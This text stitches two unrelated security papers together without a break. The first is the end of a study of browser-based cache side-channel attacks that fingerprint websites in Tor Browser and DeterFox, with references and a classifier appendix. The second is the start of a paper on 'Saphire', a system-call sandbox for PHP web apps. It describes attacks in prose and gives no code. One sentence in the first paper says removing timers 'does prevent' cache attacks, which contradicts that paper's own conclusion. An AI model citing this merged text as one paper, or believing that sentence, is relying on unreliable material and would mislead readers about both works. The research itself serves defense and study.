Website Fingerprinting. To demonstrate that these probes indeed contain cache information, we collect a dataset of 10,000 traces of Alexa Top 100 websites on the i5-3470 target running Tor Browser, using our adapted String and Sock method described above. Using this data, we can correctly fingerprint websites, obtaining a Top-1 accuracy of 20% and a Top-5 accuracy of 49%. Well above base rates of 1% and 5%, respectively. This demonstrates that completely eliminating access to timer and array APIs in the Tor Browser does prevent cache attacks.

6.2 Attacking DeterFox

DeterFox is a Firefox fork aiming to provably prevent timing attacks from within browser executed code [14]. Its authors argue that when using DeterFox, "an observer in a JavaScript reference frame will always obtain the same fixed timing information, so that timing attacks are prevented". To achieve this, DeterFox splits its execution context into multiple deterministic reference frames, and uses a priority-based event queue for communication between these reference.

However, we note that our CSS Prime+Probe technique does not require any JavaScript, with the colluding DNS server providing time measurement remotely. Thus, our techniques effectively sidestep all of the side channel protections offered by DeterFox. To demonstrate the effectiveness of our attacks on DeterFox, we collect one more dataset of 10,000 traces of Alexa Top 100 websites, using the CSS Prime+Probe method while using DeterFox. As expected, DeterFox's provably secure deterministic timing countermeasure did not prevent our attack, giving us a Top-1 accuracy of 66% and a Top-5 accuracy of 88%.

7 Conclusion

This paper shows that defending against JavaScript-based side-channel attacks is more difficult than previously considered. We show that advanced variants of the cache contention attack allow Prime+Probe attacks to be mounted through the browser in extremely constrained situations. Cache attacks cannot be prevented by reduced timer resolution, by the abolition of timers, threads, or arrays, or even by completely disabling scripting support. This implies that any secret-bearing process which shares cache resources with a browser connecting to untrusted websites is potentially at risk of exposure.

We also show that the reduced requirements of our attack make it agnostic across a variety of microarchitectures with no modifications. This allows us to present the first end-to-end side-channel attack which targets Apple's new M1 processors.

So, how can security-conscious users access the web? One complicating factor to this concept is the fact that the web browser makes use of additional shared resources beyond the cache, such as the operating system's DNS resolver, the GPU and the network interface. Cache partitioning seems a promising approach, either using spatial isolation based on cache coloring [40], or by OS-based temporal isolation [23].

Acknowledgements

This work was supported the Air Force Office of Scientific Research (AFOSR) under award number FA9550-20-1-0425; an ARC Discovery Early Career Researcher Award (project number DE200101577); an ARC Discovery Project (project number DP210102670); the Defense Advanced Research Projects Agency (DARPA) and Air Force Research Laboratory (AFRL) under contracts FA8750-19-C-0531 and HR001120C0087; Israel Science Foundation grants 702/16 and 703/16; the National Science Foundation under grant CNS-1954712; the Research Center for Cyber Security at Tel-Aviv University established by the State of Israel, the Prime Minister's Office and Tel-Aviv University; and gifts from Intel and AMD.

The authors thank Jamil Shusterman for his assistance in bringing up the measurement setup.

References

[1] Martín Abadi, Ashish Agarwal, Paul Barham, Eugene Brevdo, Zhifeng Chen, Craig Citro, Greg S. Corrado, Andy Davis, Jeffrey Dean, Matthieu Devin, Sanjay Ghemawat, Ian Goodfellow, Andrew Harp, Geoffrey Irving, Michael Isard, Yangqing Jia, Rafal Jozefowicz, Lukasz Kaiser, Manjunath Kudlur, Josh Levenberg, Dandelion Mané, Rajat Monga, Sherry Moore, Derek Murray, Chris Olah, Mike Schuster, Jonathon Shlens, Benoit Steiner, Ilya Sutskever, Kunal Talwar, Paul Tucker, Vincent Vanhoucke, Vijay Vasudevan, Fernanda Viégas, Oriol Vinyals, Pete Warden, Martin Wattenberg, Martin Wicke, Yuan Yu, and Xiaoqiang Zheng. TensorFlow: Large-scale machine learning on heterogeneous systems, 2015. URL https://www.tensorflow.org/. Software available from tensorflow.org.

[2] Onur Acıiçmez and Jean-Pierre Seifert. Cheap hardware parallelism implies cheap security. In *FDTC*. IEEE Computer Society, 2007.

[3] Onur Acıiçmez, Çetin Kaya Koç, and Jean-Pierre Seifert. Predicting secret keys via branch prediction. In *CT-RSA*, pages 225–242, 2007.

[4] Array.prototype.pop. Array.prototype.pop(). https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Array/pop, 2020.

[5] Array.prototype.push. Array.prototype.push(). https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Array/push, 2020.

[6] Jo M. Booth. Not so incognito: Exploiting resource-based side channels in JavaScript engines. Bachelor thesis, Harvard, April 2015.

[7] Ferdinand Brasser, Urs Müller, Alexandra Dmitrienko, Kari Kostiainen, Srdjan Capkun, and Ahmad-Reza Sadeghi. Software grand exposure: SGX cache attacks are practical. In *WOOT*, 2017.

[8] Samira Briongos, Pedro Malagón, José Manuel Moya, and Thomas Eisenbarth. Reload+Refresh: abusing cache replacement policies to perform stealthy cache attacks. In *USENIX Security*, pages 1967–1984, 2020.

[9] Jo Van Bulck, Marina Minkin, Ofir Weisse, Daniel Genkin, Baris Kasikci, Frank Piessens, Mark Silberstein, Thomas F. Wenisch, Yuval Yarom, and Raoul Strackx. Foreshadow: Extracting the keys to the intel SGX kingdom with transient out-of-order execution. In *USENIX Security*, pages 991–1008, 2018.

[10] Alejandro Cabrera Aldaya, Billy Bob Brumley, Sohaib ul Hassan, Cesar Pereida García, and Nicola Tuveri. Port contention for fun and profit. In *IEEE SP*, pages 870–887, 2019.

[11] Alejandro Cabrera Aldaya, Cesar Pereida García, Luis Manuel Alvarez Tapia, and Billy Bob Brumley. Cache-timing attacks on RSA key generation. *IACR Trans. Cryptogr. Hardw. Embed. Syst.*, 2019(4): 213–242, 2019.

[12] Aylin Caliskan-Islam, Richard Harang, Andrew Liu, Arvind Narayanan, Clare Voss, Fabian Yamaguchi, and Rachel Greenstadt. De-anonymizing programmers via code stylometry. In *USENIX Sec*, pages 255–270, 2015.

[13] Claudio Canella, Jo Van Bulck, Michael Schwarz, Moritz Lipp, Benjamin von Berg, Philipp Ortner, Frank Piessens, Dmitry Evtyushkin, and Daniel Gruss. A systematic evaluation of transient execution attacks and defenses. In *USENIX Security*, pages 249–266, 2019.

[14] Yinzhi Cao, Zhanhao Chen, Song Li, and Shujiang Wu. Deterministic browser. In *CCS*, pages 163–178, 2017.

[15] Alex Christensen. Reduce resolution of performance.now. https://developer.mozilla.org/en-US/docs/Web/API/Performance/now, 2015.

[16] Chromium Project. window.performance.now does not support sub-millisecond precision on Windows. https://bugs.chromium.org/p/chromium/issues/detail?id=158234#c110, 2016.

[17] David Cock, Qian Ge, Toby C. Murray, and Gernot Heiser. The last mile: An empirical study of timing channels on seL4. In *CCS*, pages 570–581, 2014.

[18] Fergus Dall, Gabrielle De Micheli, Thomas Eisenbarth, Daniel Genkin, Nadia Heninger, Ahmad Moghimi, and Yuval Yarom. CacheQuote: Efficiently recovering long-term secrets of SGX EPID via cache attacks. *IACR Trans. Cryptogr. Hardw. Embed. Syst.*, 2018(2):171–191, 2018.

[19] Leonid Domnitser, Aamer Jaleel, Jason Loew, Nael B. Abu-Ghazaleh, and Dmitry Ponomarev. Non-monopolizable caches: Low-complexity mitigation of cache side channel attacks. *TACO*, 8(4):35:1–35:21, 2012.

[20] ECMA International. ECMAScript 2016 language specification. https://www.ecma-international.org/ecma-262/7.0/index.html, 2016.

[21] I. Fette and A. Melnikov. The WebSocket protocol. RFC 6455, IETF, December 2011.

[22] Qian Ge, Yuval Yarom, David Cock, and Gernot Heiser. A survey of microarchitectural timing attacks and countermeasures on contemporary hardware. *J. Cryptographic Engineering*, 8(1):1–27, 2018.

[23] Qian Ge, Yuval Yarom, Tom Chothia, and Gernot Heiser. Time protection: The missing OS abstraction. In *EuroSys*, pages 1:1–1:17, 2019.

[24] Daniel Genkin, Lev Pachmanov, Eran Tromer, and Yuval Yarom. Drive-by key-extraction cache attacks from portable code. In *ACNS*, pages 83–102, 2018.

[25] Daniel Genkin, Romain Poussier, Rui Qi Sim, Yuval Yarom, and Yuanjing Zhao. Cache vs. key-dependency: Side channeling an implementation of Pilsung. *IACR Trans. Cryptogr. Hardw. Embed. Syst.*, 2020(1): 231–255, 2020.

[26] Ben Gras, Kaveh Razavi, Erik Bosman, Herbert Bos, and Cristiano Giuffrida. ASLR on the line: Practical cache attacks on the MMU. In *NDSS*, 2017.

[27] Ben Gras, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. Translation leak-aside buffer: Defeating cache side-channel protections with TLB attacks. In *USENIX Security*, pages 955–972, 2018.

[28] Daniel Gruss, David Bidner, and Stefan Mangard. Practical memory deduplication attacks in sandboxed JavaScript. In *ESORICS*, pages 108–122, 2015.

[29] Daniel Gruss, Raphael Spreitzer, and Stefan Mangard. Cache template attacks: Automating attacks on inclusive last-level caches. In *USENIX Security*, pages 897–912, 2015.

[30] Daniel Gruss, Clémentine Maurice, and Stefan Mangard. Rowhammer.js: A remote software-induced fault attack in JavaScript. In *DIMVA*, pages 300–321, 2016.

[31] Daniel Gruss, Clémentine Maurice, Klaus Wagner, and Stefan Mangard. Flush+Flush: A fast and stealthy cache attack. In *DIMVA*, pages 279–299, 2016.

[32] David Gullasch, Endre Bangerter, and Stephan Krenn. Cache games – bringing access-based cache attacks on AES to practice. In *IEEE SP*, pages 490–505, 2011.

[33] Berk Gülmezoglu, Andreas Zankl, M. Caner Tol, Saad Islam, Thomas Eisenbarth, and Berk Sunar. Undermining user privacy on mobile devices using AI. In *AsiaCCS*, pages 214–227, 2019.

[34] Andrew Hintz. Fingerprinting websites using traffic analysis. In *Privacy Enhancing Technologies*, 2002.

[35] Wei-Ming Hu. Reducing timing channels with fuzzy time. In *IEEE SP*, pages 8–20, 1991.

[36] Ralf Hund, Carsten Willems, and Thorsten Holz. Practical timing side channel attacks against kernel space ASLR. In *IEEE SP*, pages 191–205, 2013.

[37] Mehmet Sinan Inci, Berk Gülmezoglu, Gorka Irazoqui, Thomas Eisenbarth, and Berk Sunar. Cache attacks enable bulk key recovery on the cloud. In *CHES*, pages 368–388, 2016.

[38] Marc Juárez, Sadia Afroz, Gunes Acar, Claudia Díaz, and Rachel Greenstadt. A critical evaluation of website fingerprinting attacks. In Gail-Joon Ahn, Moti Yung, and Ninghui Li, editors, *CCS*, pages 263–274, 2014.

[39] Hyungsub Kim, Sangho Lee, and Jong Kim. Inferring browser activity and status through remote monitoring of storage usage. In *ACSAC*, 2016.

[40] Taesoo Kim, Marcus Peinado, and Gloria Mainar-Ruiz. STEALTHMEM: system-level protection against cache-based side channel attacks in the cloud. In *USENIX Security Symposium*, pages 189–204. USENIX Association, 2012.

[41] Paul Kocher, Jann Horn, Anders Fogh, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre attacks: Exploiting speculative execution. In *IEEE SP*, pages 1–19, 2019.

[42] David Kohlbrenner and Hovav Shacham. Trusted browsers for uncertain times. In *USENIX Sec*, pages 463–480, 2016.

[43] Erick Lavoie, Bruno Dufour, and Marc Feeley. Portable and efficient run-time monitoring of JavaScript applications using virtual machine layering. In *ECOOP 2014*, pages 541–566, 2014.

[44] Sangho Lee, Ming-Wei Shih, Prasun Gera, Taesoo Kim, Hyesoon Kim, and Marcus Peinado. Inferring fine-grained control flow inside SGX enclaves with branch shadowing. In *USENIX Security*, pages 557–574, 2017.

[45] Jochen Liedtke, Hermann Härtig, and Michael Hohmuth. OS-controlled cache predictability for real-time systems. In *RTAS*, pages 213–224, 1997.

[46] Moritz Lipp, Daniel Gruss, Raphael Spreitzer, Clémentine Maurice, and Stefan Mangard. ARMageddon: Cache attacks on mobile devices. In *USENIX Security*, pages 549–564, 2016.

[47] Moritz Lipp, Daniel Gruss, Michael Schwarz, David Bidner, Clémentine Maurice, and Stefan Mangard. Practical keystroke timing attacks in sandboxed JavaScript. In *ESORICS (2)*, pages 191–209, 2017.

[48] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading kernel memory from user space. In *USENIX Security*, pages 973–990, 2018.

[49] Fangfei Liu, Yuval Yarom, Qian Ge, Gernot Heiser, and Ruby B. Lee. Last-level cache side-channel attacks are practical. In *IEEE SP*, pages 605–622, 2015.

[50] Fangfei Liu, Qian Ge, Yuval Yarom, Frank McKeen, Carlos V. Rozas, Gernot Heiser, and Ruby B. Lee. CATalyst: Defeating last-level cache side channel attacks in cloud computing. In *HPCA*, pages 406–418, 2016.

[51] Giorgio Maone. Noscript. https://noscript.net.

[52] Bynens Mathias. Elements kinds in V8. https://v8.dev/blog/elements-kinds, 2017.

[53] Nikolay Matyunin, Yujue Wang, Tolga Arul, Kristian Kullmann, Jakub Szefer, and Stefan Katzenbeisser. Magneticspy: Exploiting magnetometer in mobile devices for website and application fingerprinting. In *WPES*, pages 135–149, 2019.

[54] Clémentine Maurice, Christoph Neumann, Olivier Heen, and Aurélien Francillon. C5: cross-cores cache covert channel. In *DIMVA*, pages 46–64, 2015.

[55] Arvind Narayanan, Hristo Paskov, Neil Zhenqiang Gong, John Bethencourt, Emil Stefanov, Eui Chul Richard Shin, and Dawn Song. On the feasibility of internet-scale author identification. In *IEEE SP*, pages 300–314, 2012.

[56] Rom Ogen, Kfir Zvi, Omer Shwartz, and Yossi Oren. Sensorless, permissionless information exfiltration with Wi-Fi micro-jamming. In *WOOT*, 2018.

[57] Yossef Oren, Vasileios P. Kemerlis, Simha Sethumadhavan, and Angelos D. Keromytis. The spy in the sandbox: Practical cache attacks in JavaScript and their implications. In *CCS*, pages 1406–1418, 2015.

[58] Dag Arne Osvik, Adi Shamir, and Eran Tromer. Cache attacks and countermeasures: The case of AES. In *CT-RSA*, pages 1–20, 2006.

[59] Andriy Panchenko, Lukas Niessen, Andreas Zinnen, and Thomas Engel. Website fingerprinting in onion routing based anonymization networks. In Yan Chen and Jaideep Vaidya, editors, *WPES*, pages 103–114, 2011.

[60] Colin Percival. Cache missing for fun and profit. In *BSDCan 2005*, 2005. URL http://css.csail.mit.edu/6.858/2014/readings/ht-cache.pdf.

[61] Moinuddin K. Qureshi. CEASER: mitigating conflict-based cache attacks via encrypted-address and remapping. In *MICRO*, pages 775–787, 2018.

[62] Moinuddin K. Qureshi, Aamer Jaleel, Yale N. Patt, Simon C. Steely Jr., and Joel S. Emer. Set-dueling-controlled adaptive insertion for high-performance caching. *IEEE Micro*, 28(1):91–98, 2008.

[63] Vera Rimmer, Davy Preuveneers, Marc Juárez, Tom van Goethem, and Wouter Joosen. Automated website fingerprinting through deep learning. In *NDSS*, 2018.

[64] Thomas Ristenpart, Eran Tromer, Hovav Shacham, and Stefan Savage. Hey, you, get off of my cloud: exploring information leakage in third-party compute clouds. In *CCS*, pages 199–212, 2009.

[65] Eyal Ronen, Robert Gillham, Daniel Genkin, Adi Shamir, David Wong, and Yuval Yarom. The 9 lives of Bleichenbacher's CAT: new cache attacks on TLS implementations. In *IEEE SP*, pages 435–452, 2019.

[66] Michael Schwarz, Clémentine Maurice, Daniel Gruss, and Stefan Mangard. Fantastic timers and where to find them: High-resolution microarchitectural attacks in JavaScript. In *Financial Cryptography and Data Security*, pages 247–267, 2017.

[67] Michael Schwarz, Moritz Lipp, and Daniel Gruss. JavaScript Zero: Real JavaScript and zero side-channel attacks. In *NDSS*, 2018.

[68] Jicheng Shi, Xiang Song, Haibo Chen, and Binyu Zang. Limiting cache-based side-channel in multi-tenant cloud using dynamic page coloring. In *DSN Workshops*, pages 194–199. IEEE Computer Society, 2011.

[69] Anatoly Shusterman, Lachlan Kang, Yarden Haskal, Yosef Meltser, Prateek Mittal, Yossi Oren, and Yuval Yarom. Robust website fingerprinting through the cache occupancy channel. In *USENIX Security*, pages 639–656, 2019.

[70] Paul Stone. Pixel perfect timing attacks with HTML5. https://www.contextis.com/media/downloads/Pixel_Perfect_Timing_Attacks_with_HTML5_Whitepaper.pdf, 2013.

[71] The Tor Project, Inc. The Tor Browser. https://www.torproject.org/projects/torbrowser.html.en.

[72] Tom Van Goethem, Wouter Joosen, and Nick Nikiforakis. The clock is still ticking: Timing attacks in the modern web. In *ACSAC*, pages 1382–1393, 2015.

[73] Bhanu C. Vattikonda, Sambit Das, and Hovav Shacham. Eliminating fine grained timers in Xen. In *CCSW*, pages 41–46, 2011.

[74] Pepe Vila and Boris Köpf. Loophole: Timing attacks on shared event loops in Chrome. In *USENIX Sec*, pages 849–864, 2017.

[75] W3C. Webassembly JavaScript interface. https://webassembly.github.io/spec/js-api/index.html, 2020.

[76] Daimeng Wang, Zhiyun Qian, Nael B. Abu-Ghazaleh, and Srikanth V. Krishnamurthy. PAPP: prefetcher-aware prime and probe side-channel attack. In *DAC*, page 62, 2019.

[77] Zhenghong Wang and Ruby B. Lee. New cache designs for thwarting software cache-based side channel attacks. In *ISCA*, pages 494–505, 2007.

[78] Mario Werner, Thomas Unterluggauer, Lukas Giner, Michael Schwarz, Daniel Gruss, and Stefan Mangard. ScatterCache: Thwarting cache attacks via cache set randomization. In *USENIX Security*, pages 675–692, 2019.

[79] Mengjia Yan, Christopher W. Fletcher, and Josep Torrellas. Cache telepathy: Leveraging shared resource attacks to learn DNN architectures. In *USENIX Security*, 2020.

[80] Yuval Yarom and Katrina Falkner. Flush+Reload: a high resolution, low noise, L3 cache side-channel attack. In *USENIX Security*, pages 719–732, 2014.

[81] Yuval Yarom, Qian Ge, Fangfei Liu, Ruby B. Lee, and Gernot Heiser. Mapping the Intel last-level cache. IACR Cryptology ePrint Archive 2015/905, 2015.

[82] Yuval Yarom, Daniel Genkin, and Nadia Heninger. CacheBleed: A timing attack on OpenSSL constant time RSA. In *CHES*, pages 346–367, 2016.

[83] Andy B. Yoo, Morris A. Jette, and Mark Grondona. SLURM: Simple Linux utility for resource management. In Dror Feitelson, Larry Rudolph, and Uwe Schwiegelshohn, editors, *Job Scheduling Strategies for Parallel Processing*, pages 44–60. Springer Berlin Heidelberg, 2003.

[84] Boris Zbarsky. Clamp the resolution of performance.now() calls to 5us. https://hg.mozilla.org/integration/mozilla-inbound/rev/48ae8b5e62ab, 2015.

[85] Xiaokuan Zhang, Yuan Xiao, and Yinqian Zhang. Return-oriented Flush-Reload side channels on ARM and their implications for android devices. In *CCS*, pages 858–870, 2016.

[86] Yinqian Zhang, Ari Juels, Michael K. Reiter, and Thomas Ristenpart. Cross-VM side channels and their use to extract private keys. In *CCS*, pages 305–316, 2012.

A Machine Learning Model

Our machine learning classifier receives as input a side-channel trace, and outputs a probability distribution over the 100 potential websites. Before the trace is fed to the model, the input vector was normalized between 0 and 1. We then used a deep learning network to perform our analysis, meaning that feature extraction was done inside the neural network and did not require additional preprocessing steps. We used the deep learning model whose hyperparameters are presented in Table 7. The model begins with a convolution layer which learns the unique patterns of each label, followed by a Max-Pooling layer which reduces the dimensionality of the output of the previous layer. The output of the Max-Pooling layer is then reshaped to a one dimension vector and fed to a Long-Short Term Layer, which extracts temporal features over its input. Finally, the output layer of the network is a fully-connected layer with a softmax activation function.

The model was evaluated on a test set whose traces are not part of the training set. The metric we use is accuracy – the probability of a trace to be classified correctly. To avoid overfitting in model estimation, we employ 10 fold cross validation, a method which divides the dataset into 10 parts, with each part becoming the test set while the others are used as the train set. Each training set is fed to a different model, and the evaluation is made on the related test set. After each experiment, we noted the average cross-fold accuracy, as well as the standard deviation between folds.

Table 7: Hyperparameters for the deep learning classifier

Hyperparameter	**Value**
Optimizer	Adam
Learning rate	0.001
Batch size	128
Training epoch	Early stop by validation accuracy
Input units	vector size of the 30 seconds input
Convolution layers	2
Convolution activation	relu
Convolution Kernels	256
Convolution Kernel size	16,8
Pool size	4
LSTM activation	tanh
LSTM units	32
Dropout	0.7

The output of our classifier is not only the label of the most probable class, but rather a complete probability distribution over all possible labels. This flexibility allows us to capture the case where the attacker has some prior knowledge of the victim and some expectation of the websites they may be browsing. To do so, we look not only at the top-rated label, but also at a few of the next most probable predictions. This methodology was previously used in similar works where low-accuracy classifiers were evaluated [12, 55]. We thus calculated not only the raw accuracy, but also the probability that the right prediction is among the top 5 websites output as the most probable by the classifier. The base accuracy rate of this prediction method, as obtained by a random classifier with no knowledge of the traces, is 5%.

The machine learning model was implemented in python version 3.6, using TensorFlow [1] library version 1.4. The model training algorithms were run on a cluster made out of Nvidia GTX1080 and GTX2080 graphics processing units (GPUs), managed by Slurm workload manager [83] version 19.05.4.

Saphire: Sandboxing PHP Applications with Tailored System Call Allowlists



Alexander Bulekov* Rasoul Jahanshahi* Manuel Egele

* *Equal contribution joint first authors*

Boston University

{alxndr,rasoulj,megele}@bu.edu

Abstract

Interpreted languages, such as PHP, power a host of platform-independent applications, including websites, instant messengers, video games, and development environments. With the flourishing popularity of these applications, attackers have honed in on finding and exploiting vulnerabilities in interpreted code. Generally, all parts of an interpreted application execute with uniform and superfluous privileges, increasing the potential damage from an exploit. This lack of privilege-separation is in stark violation of the principle of least privilege(PoLP).

Despite 1,980 web app remote code execution (RCE) vulnerabilities discovered in 2018 alone [25], current defenses rely on incomplete detection of vulnerable code, or extensive collections of benign inputs. Considering the limitations of bug-finding systems, the violation of the PoLP exposes systems to unnecessarily-high risks.

In this paper, we identify the current challenges with applying the PoLP to interpreted PHP applications, and propose a novel generic approach for automatically deriving system-call policies for individual interpreted programs. This effectively reduces the attack surface (i.e., set of system-calls) an exploit can leverage to the system-calls the script needs to perform its benign functionality.

We name our implementation of this approach, Saphire, and thoroughly evaluate the prototype with respect to its security and performance characteristics. Our evaluation on 21 known vulnerable web apps and plugins shows that Saphire successfully prevents RCE exploits, and is able to do so with negligible performance overhead (i.e., <2% in the worst case) for real-world web apps. Saphire performs its service without causing false positives over automatically and manually generated benign traffic to each web app.

Keywords: interpreted language, interpreter PHP, web application, system-call, remote code execution.

1 Introduction

Interpreted languages, such as PHP and JavaScript, are the foundation of modern-day computing. This is particularly true for the web, where online social networks, eCommerce, and online news attract the attention of billions of daily users. The ensuing swaths of personal, financial, and otherwise sensitive information held by these entities, make web sites attractive targets for cyber attacks. Beyond localized leaks of information, web apps and the interpreted languages that power them have also been at the core of data breaches that affect society at large. In 2015 attackers allegedly leveraged vulnerabilities in plugins of the WordPress and Drupal web apps to leak what has become known as the "Panama Papers" [36]. As testament to this crisis, Symantec reports [10] that in 2017, one in every 13 web requests was malicious. What exacerbates the situation is that, according to W3Techs [43], nine out of ten most popular web-development languages are interpreted. Furthermore, 2017 saw a 400% year-over-year increase [24] of reported vulnerabilities in the top four most popular content management systems. All four are interpreted web apps and have attracted significant attention from attackers.

Arbitrary code-executions(ACE) are the most dangerous class of application vulnerabilities, as they allow an attacker to take complete control over the running application. The root issue that makes ACE so hazardous is the fact that modern interpreted applications do not adhere to the principle of least privilege (PoLP) [46]. An attacker's exploit executes with ambient authority and is constrained only by the operating systems' access control mechanisms.

Some at-risk projects have recognized this problem and taken steps to intentionally reduce the run-time privileges of their software. By relinquishing access to unneeded system resources and API's, the software reduces the potential impact of a vulnerability. This practice has been widely adopted by native applications such as Chrome, Firefox, Tor, QEMU, and OpenSSH, but it is not in common use by interpreted applications. The reason for this is that, by design, interpreters introduce a layer of abstraction between the program and the

underlying system which manages the system resources and APIs needed by the interpreted code. This leads to the status-quo, where all interpreted scripts share the same ubiquitous privilege with respect to the system-calls they can issue.

Existing defenses to detect and mitigate code-execution vulnerabilities have been built on static taint analysis [62], the analysis of code property graphs [5], or dynamic taint analysis [22]. While static analysis is promising, the dynamic language features (e.g., dynamic includes or class auto-loading in PHP described in Sec. 4) of interpreted languages can render static analysis impractical. Dynamic analyses can, if the induced performance overhead allows, be run in an always-on mode of deployment where interpreted programs are protected against ACE vulnerabilities at runtime. To this end, ZenIDS [22] is a dynamic taint analysis tool that builds an execution profile of the PHP interpreter while processing benign requests. Once these profiles are trained for a given web apps, ZenIDS is switched into enforcement mode, where it rejects requests that violate the learned profiles. Unfortunately, such dynamic systems require training for each application with a *representative* set of known benign requests. Obtaining such a set of requests remains a known-hard and open problem that affects the utility of any learning-based defense. During the evaluation, ZenIDS raised thousands of alerts for benign crawling traffic and requests to nonexistent scripts. Furthermore, our best attempts involving an ensemble of automated crawling, unit-testing and manual-crawling techniques achieved an average coverage of 33% during our evaluation over modern web apps. The difficulty of exercising web-applications is further evidenced by [4], where after a similar ensemble of techniques applied to a different set of applications, 53.2% lines belonged to functions that never executed. Comparing our line coverage with [4]'s lines after function-debloating (an upper bound for line-coverage), we achieved similar or higher coverage for apps shared across our evaluations: phpMyAdmin, WordPress, and Magento.

Instead of relying on representative benign behavior or statically searching for vulnerabilities, this paper introduces an abstraction-aware technique for applying the PoLP to interpreted PHP applications. We treat the capability to issue a system call as a privilege. Thus, the PoLP dictates that each PHP program should *only* be allowed to invoke the system calls that it needs to function correctly. System call sandboxing techniques have long been part of the defensive arsenal of security researchers and practitioners, and they are commonly applied by native applications, such as web-browsers (Chrome) and container-environments (Docker). However, the generic design of interpreters, such as PHP, requires that the sandbox be custom-tailored for each program the interpreter executes to provide meaningful security benefits.

As existing mechanisms such as SELinux and AppArmor cannot distinguish instances of interpreters that execute different scripts, these techniques are not applicable to solve the challenges of ACE vulnerabilities in interpreted languages (see §2.2). To improve this unsatisfactory situation, this paper presents a principled approach to retrofit interpreters and the programs they interpret to adhere to the PoLP.

As described above, the layer of abstraction introduced by the generic functionality of interpreters prevents the use of existing system call sandboxing techniques. Hence, our approach analyzes the programs that might be executed by the interpreters, while being cognizant of this additional abstraction layer, and devises individual so-called system call *profiles* (i.e., the set of system-calls a program is allowed to make). This approach consists of three essential steps can be applied to most interpreted languages. Step ① analyzes the API the interpreter exposes to the application identifies the set of system-calls each API function can trigger. Step ② identifies the API functions used by each interpreted program. Combined with the knowledge from the first step, this creates the system-call profile for each interpreted program. The final step ③, enforces the system-call profile whenever the interpreter executes the corresponding program.

Saphire does not perform anomaly-detection or explicitly prevent bugs, but severely limits the potential severity of their exploitation. While this PoLP-based approach can be applied for various interpreted languages, we instantiate it in Saphire, our prototype implementation that automatically retrofits web apps written in PHP with a custom-tailored system call allowlist for each script comprising the application. Throughout the execution of a script, the allowlist applies to the interpreter and any of its child-processes. Effectively, Saphire retrofits PHP web apps to adhere to the principle of least privilege and reduces the attack surface (i.e., the set of available system-calls) that are available to ACE exploits.

We evaluate our Saphire prototype on six PHP web apps and nine plugins that, in aggregate, contain 21 known ACE vulnerabilities. Saphire prevents all these attacks from succeeding. Additionally, throughout our false-positive evaluation, based on an ensemble of techniques, the recommended configuration of Saphire raises no false alerts. Since Saphire relies on built-in features of the kernel to enforce the system-call allowlists, it causes only minor overhead to request processing times.

In summary, we make the following contributions:

- We identify that effective system-call-level sandboxing of PHP programs requires an integrated analysis over *both* the PHP interpreter and the interpreter programs.
- We propose a novel 3-stage approach to identify and enforce system-call profiles for interpreted applications and describe viable implementations of each stage (§3).
- We present Saphire as our prototype implementation of this approach for PHP applications (§4). Saphire is implemented as a PHP extension and can be deployed without modifications to the PHP runtime or the web apps it protects. To the best of our knowledge, Saphire is

the first PHP security system to reason about the entire execution process, including the interpreted code, the interpreter, and all of the native libraries it relies on.

- We evaluate Saphire thoroughly for its security and performance characteristics on six popular web-apps and nine related vulnerable plugins (§5). Saphire detects and prevents exploits against all the 21 previously known ACE vulnerabilities in our evaluation data set. We installed Saphire alongside both the Apache and nginx web-servers, and confirmed that it can block exploits for both. Moreover, Saphire protects vulnerable web apps without causing false positives during benign use of the web-apps, with a low, $< 2\%$ overhead in the worst-case.

In the spirit of open science, we will open source our entire implementation along with the testing and evaluation harness.

2 Background

In this section, we describe the threat of remote code execution, explain how system-calls play a key role in vulnerability exploitation, and discuss existing exploit mitigation techniques. Finally, we describe interpreted programs, and the fundamental challenges they create for existing mitigations. These factors motivate the design of our approach, which we use as a basis for our implementation – Saphire.

2.1 Remote Code Execution Vulnerabilities

Remote Code Execution (RCE) occurs when a network-attacker gains the ability to execute arbitrary code (ACE) on a target system. Since we implemented Saphire for PHP, and PHP is used mostly for remotely-accessible web-applications, the rest of the paper talks mostly about RCE attacks, but Saphire's defense does not depend on the trasmission-medium for the attack. RCE exploits against interpreted programs generally rely on improper usage of language features. Notably, RCE exploits commonly rely on: Code Injection (OWASP [60] A1) , Insecure Deserialization (OWASP A8) or , Unrestricted File Uploads.

Once the attacker exploits an RCE vulnerability, they leverage the exploited process to run a payload to, generally, gain access to additional resources. The operating system provides a system-call interface which processes must use to access privileged resources, such as network, file system, and process-management. Therefore, in order for the attack to be fruitful, the payload must invoke system-calls to access resources managed by the OS. For example, a simple payload may try to expose a shell which the attacker can connect to remotely. Such a payload requires, at minimum, access to the network and process-management, to spawn a shell process.

2.2 System Calls and Mitigation Techniques

An operating system manages the resources on a computer and provides user-space processes with mediated access to these resources via the system-call API. Programs and payload code alike can only communicate with the process' environment through the system-call API.

Recognizing that the system-call API is a key interface which is used by both benign and compromised processes, operating systems provide methods for limiting the system-calls accessible to an attacker who has exploited a process. For example, with Linux' `seccomp`, a process can provide the kernel with a filter, which the kernel uses to decide which system-calls to allow from the process, in the future. Once the filter is installed, it is enabled for the lifetime of the process, and it is not possible to remove restrictions. If a system-call is filtered, the kernel kills the process. `seccomp` is used for sandboxing major client and server software including, Chrome, Firefox, Tor, QEMU, and OpenSSH. The filtering is done by the kernel itself, so the overhead is negligible.

There is a wealth of both static and dynamic techniques to identify the system-calls a program relies on, for filtering purposes [15,18,20,28,31,32,42,55]. Some have even suggested generating system-call filters during a binary's build-time [17]. Past system-call filtering techniques focus on analyzing the system-calls performed by a binary program, but interpreters introduce a generic abstraction-layer between the system-call interface and the interpreted program.

